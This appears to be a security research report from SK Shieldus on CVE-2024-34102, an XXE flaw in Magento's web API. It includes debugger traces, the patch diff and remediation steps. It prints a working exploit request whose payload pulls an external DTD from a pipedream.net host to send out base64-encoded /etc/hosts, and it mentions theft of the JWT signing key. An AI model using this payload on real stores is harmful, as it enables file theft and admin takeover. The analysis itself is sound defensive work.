


vendor > magento > module-quote > Model > Quote > Address > Total > Collector.php

```
{

    /**
     * @param \Magento\Framework\App\Cache\Type\Config $configCacheType
     * @param \Psr\Log\LoggerInterface $logger
     * @param \Magento\Sales\Model\Config $salesConfig
     * @param \Magento\Framework\App\Config\ScopeConfigInterface $scopeConfig
     * @param \Magento\Store\Model\StoreManagerInterface $storeManager
     * @param \Magento\Quote\Model\Quote\Address\TotalFactory $totalFactory
     * @param \Magento\Framework\Simplexml\Element|mixed $sourceData
     * @param mixed $store
     * @param SerializerInterface $serializer
```

Figure 26. Source code specifying that sourceData type is ₩Magento₩Framework₩Simplexml₩Element

This can be confirmed through a debugger.




```
class ServiceInputProcessor implements ServicePayloadConverterInterface, ResetAfterRequestInterface
    private function getConstructorData(string $className, array $data): array  $className: "Magento\Quote\Model\Quote
        $parameters = $constructor->getParameters();  $parameters: {Laminas\Code\Reflection\ParameterReflection, Lami
        foreach ($parameters as $parameter) {  $parameter: {name => "sourceData", isFromMethod => false}   $paramete
            if (isset($data[$parameter->getName()])) {
                $parameterType = $this->typeProcessor->getParamType($parameter);  $parameterType: "\Magento\Framework

                try {
                    $res[$parameter->getName()] = $this->convertValue($data[$parameter->getName()], $parameterType);
                } catch (\ReflectionException $e) {
```

```
$parameterType = "₩Magento₩Framework₩Simplexml₩Element"
```

ServiceInputProcessor.php
Simplexml₩Config.php
ParameterReflection.php
TypeProcessor.php
MethodReflection.php
processSimpleandAny
Reader Mode
₩Magento₩Framework₩Webapi › ServiceInputProcessor › _createFromArray()
Threads & Variables
Console
Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
Navigate

Figure 27. Checking ₩Magento₩Framework₩Simplexml₩Element class type calling in sourceData


As this class inherits the SimpleXMLElement class, you can see that the constructor usage is the same as that of the SimpleXMLElement class.



```
class Element extends \SimpleXMLElement
{
    /**
     * Would keep reference to parent node
     *
     * If \SimpleXMLElement would support complicated attributes
     *
     * @todo make use of spl_object_hash to keep global array of simplexml elements
     *       to emulate complicated attributes
     * @var \Magento\Framework\Simplexml\Element
```


Figure 28. Checking inherited class in the ₩Magento₩Framework₩Simplexml₩Element source code

On the php official documentation, simpleXMLElement takes the following arguments as constructors.



```
class SimpleXMLElement implements Stringable, Countable, RecursiveIterator {

   /* Methods */
   public __construct(
       string $data,
       int $options = 0,
       bool $dataIsURL = false,
       string $namespaceOrPrefix = "",
       bool $isPrefix = false
   )
```

Figure 29. Receiving simpleXMLElement class constructor on the php official document



```
class ServiceInputProcessor implements ServicePayloadConverterInterface, ResetAfterRequestInterface
        $res = [];  $res: array[0]
        $parameters = $constructor->getParameters();  $parameters: {Laminas\Code\Reflection\Paramete
        foreach ($parameters as $parameter) {  $parameter: {name => "data", isFromMethod => false}   $parameters: {Lam
            if (isset($data[$parameter->getName()])) {
```

```
0 = {Laminas\Code\Reflection\ParameterReflection}
    name = "data"
    isFromMethod = false
1 = {Laminas\Code\Reflection\ParameterReflection}
    name = "options"
    isFromMethod = false
2 = {Laminas\Code\Reflection\ParameterReflection}
    name = "dataIsURL"
    isFromMethod = false
3 = {Laminas\Code\Reflection\ParameterReflection}
    name = "namespaceOrPrefix"
    isFromMethod = false
4 = {Laminas\Code\Reflection\ParameterReflection}
    name = "isPrefix"
    isFromMethod = false
$preferenceClass = "Magento\Framework\Simplexml\Element"... Navigate
```

Figure 30. Receiving simpleXMLElement class constructor checked with debugger


An XXE vulnerability occurs when malicious XML syntax is passed to $data among the simpleXMLElement class constructors. Also, in $options, 524290 (2+524288) can be sent as a setting value through the LIBXML_NOENT(2) option, which means internal/external entity substitution option, and the LIBXML_PARSEHUGE(524288) option, which does not limit entity recursion and node size.

3) XXE (XML External Entity Injection) attack exploitation

An attack can be performed by sequentially calling the classes mentioned in 2) above and then passing malicious XML syntax in sourceData. The payload that leaks the /etc/hosts file through XXE attack is as follows.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 401

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM
            ₩"https://6fb9a4a787344a9ecd41a35af5d55444.m.pipedream.net/dtd.xml₩"> %sp; %param1; ]>
            <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

You can find that the /etc/hosts/ information encoded in base64 has been stolen.



```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 405

{
  "address":{
    "totalsReader":{
      "collectorList":{
        "totalCollector":{
          "sourceData":{
            "data":
            "<?xml version=\"1.0\" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM \"https://[redacted]
            d55444.m.pipedream.net/dtd.xml\"> %sp; %param1; ]> <r>&exfil;</r>",
            "options":524290
          }
        }
      }
    }
  }
}
▼query {1}
  ▼data
    MTI3LjAuMC4xCWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAJaXA2LWxvY2FsbmV0CmZmMDA6OjAJaXA2LW1jYXN0cHJlZml4CmZmMDI6Oj
    EJaXA2LWFsbG5vZGVzCmZmMDI6OjIJaXA2LWFsbHJvdXRlcnMKMTcyLjIzLjAuOAk3MjU2ZmRkYzRjMjcK
▶url https://6fb9a4a787344a9ecd41a35af5d55444.m.pipedream.net/?data=MTI3LjAuMC4xCWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA…
```

Figure 31. Stealing /etc/hosts information through XXE attack

4) Impact of attack

(1) Using administrator privilege API

Since the signature key of the JWT used for API authentication is generated with the key value in the crypt of the app/etc/env.php file, there is a risk of using the API function with admin. privileges.

(2) CVE-2024-2961 vulnerability chain


The CVE-2024-2961 vulnerability occurs in glibc, the GNU C Library. This vulnerability, which occurs when iconv function within the library is used, can cause an output buffer overflow when converting a string to a language set in an environment in which ISO-2022-CN-EXT can be used. This vulnerability allows an attacker to cause an application to crash or overwrite adjacent variables by exploiting the php://filter function of the php wrapper.

Countermeasure

On June 11, when CVE-2024-34102 was announced, Magento2 released version 2.4.7-p1 that patches the vulnerability. You can download the source code from that release.

• URL: https://github.com/magento/magento2/releases/tag/2.4.7-p1

Comparing the source code with the change after the patch application, you can find the following validation logic added to the _createFromArray method in lib/internal/Magento/Framework/Webapi where the vulnerability occurred.




...agento2-2.4.7-p1₩lib₩internal₩Magento₩Framework₩Webapi₩ServiceInputProcessor.php

```
    protected function _createFromArray($className, $data)
    {
        $data = is_array($data) ? $data : [];
        // convert to string directly to avoid situations when $className i
        // which implements __toString method like ₩ReflectionObject
        $className = (string) $className;
        if (is_subclass_of($className, ₩SimpleXMLElement::class)
            || is_subclass_of($className, ₩DOMElement::class)) {
            throw new SerializationException(
                new Phrase('Invalid data type')
            );
        }
        $class = new ClassReflection($className);
```

Figure 32. _createFromArray method verification logic added in the 2.4.7-p1 patch

In this validation logic, the patch is designed to conduct execution handling when it receives the class name that inherits ₩SimpleXMLElement or ₩DOMElement, which can interpret XML syntax, as an argument of $className and return “Invalid data type”. If you send the same attack syntax after the patch, you can find that the attack fails with the following error syntax.



```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 405

{
  "address":{
    "totalsReader":{
      "collectorList":{
        "totalCollector":{
          "sourceData":{
            "data":
            "<?xml version=\"1.0\" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENT
            ITY % sp SYSTEM \"https://[redacted]/dtd.xml\"> %sp; %param1; ]> <r>&exfil;</r>",
            "options":524290
          }
        }
      }
    }
  }
}
```

```
HTTP/2 400 Bad Request
Server: nginx/1.24.0
Date: Sun, 11 Aug 2024 13:32:02 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: PHP/8.3.6
Cache-Control: no-store

{
  "message":"Invalid data type",
  "trace":null
}
```

Figure 33. 2.4.7-p1 attack failure after patch

Patch work is performed in the following order:

1. Apply the isolated patch (including the hotfix) or the hotfix of July 17.
2. Enable the maintenance mode.
3. Disable the cron execution.
4. Rotate the encryption key.
5. Flush the cache.
6. Enable the cron execution.
7. Disable the maintenance mode.

You can check the patch file and detailed process below:
URL: https://experienceleague.adobe.com/en/docs/commerce-knowledge-base/kb/troubleshooting/known-issues-patches-attached/security-update-available-for-adobe-commerce-apsb24-40-revised-to-include-isolated-patch-for-cve-2024-34102

Users running vulnerable versions of Adobe Commerce are encouraged to perform the patch in the order above.

■ Reference Sites

• Magento Is Now Adobe Commerce : https://business.adobe.com/blog/the-latest/magento-is-now-part-of-adobe

• Magento Community vs. Enterprise Edition Comparison : https://www.mgt-commerce.com/blog/magento-community-vs-enterprise/

• Security update available for Adobe Commerce | APSB24-40 : https://helpx.adobe.com/security/products/magento/apsb24-40.html

• spacewasp github : https://github.com/spacewasp/public_docs/blob/main/CVE-2024-34102.md

• why nested deserialization is harmful magento xxe cve-2024-34102 : https://www.assetnote.io/resources/research/why-nested-deserialization-is-harmful-magento-xxe-cve-2024-34102

• ComsmicSting: critical unauthenticated XXE vulnerability in Adobe Commerce and Magento (CVE-2024-34102) : https://www.vicarius.io/vsociety/posts/cosmicsting-critical-unauthenticated-xxe-vulnerability-in-adobe-commerce-and-magento-cve-2024-34102

• Magento2 how to create custom webapi : https://magento.stackexchange.com/questions/280966/magento-2-how-to-create-custom-webapi

• Magento2 what case I use di.xml and how to use di.xml for module : https://magento.stackexchange.com/questions/111845/magento-2-what-case-i-use-di-xml-and-how-to-use-di-xml-for-module

• php manual simpleXMLElement : https://www.php.net/manual/en/class.simplexmlelement.php

• php manual libxml constants : https://www.php.net/manual/en/libxml.constants.php#constant.libxml-schema-create


• RFC3470 Guidelines for the Use of Extensible Markup Language(XML) within IETF protocols : https://datatracker.ietf.org/doc/html/rfc3470#section-2

• Magento2 github : https://github.com/magento/magento2

• XML external entity (XXE) Injection : https://portswigger.net/web-security/xxe

EQST INSIGHT

2024.08



SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group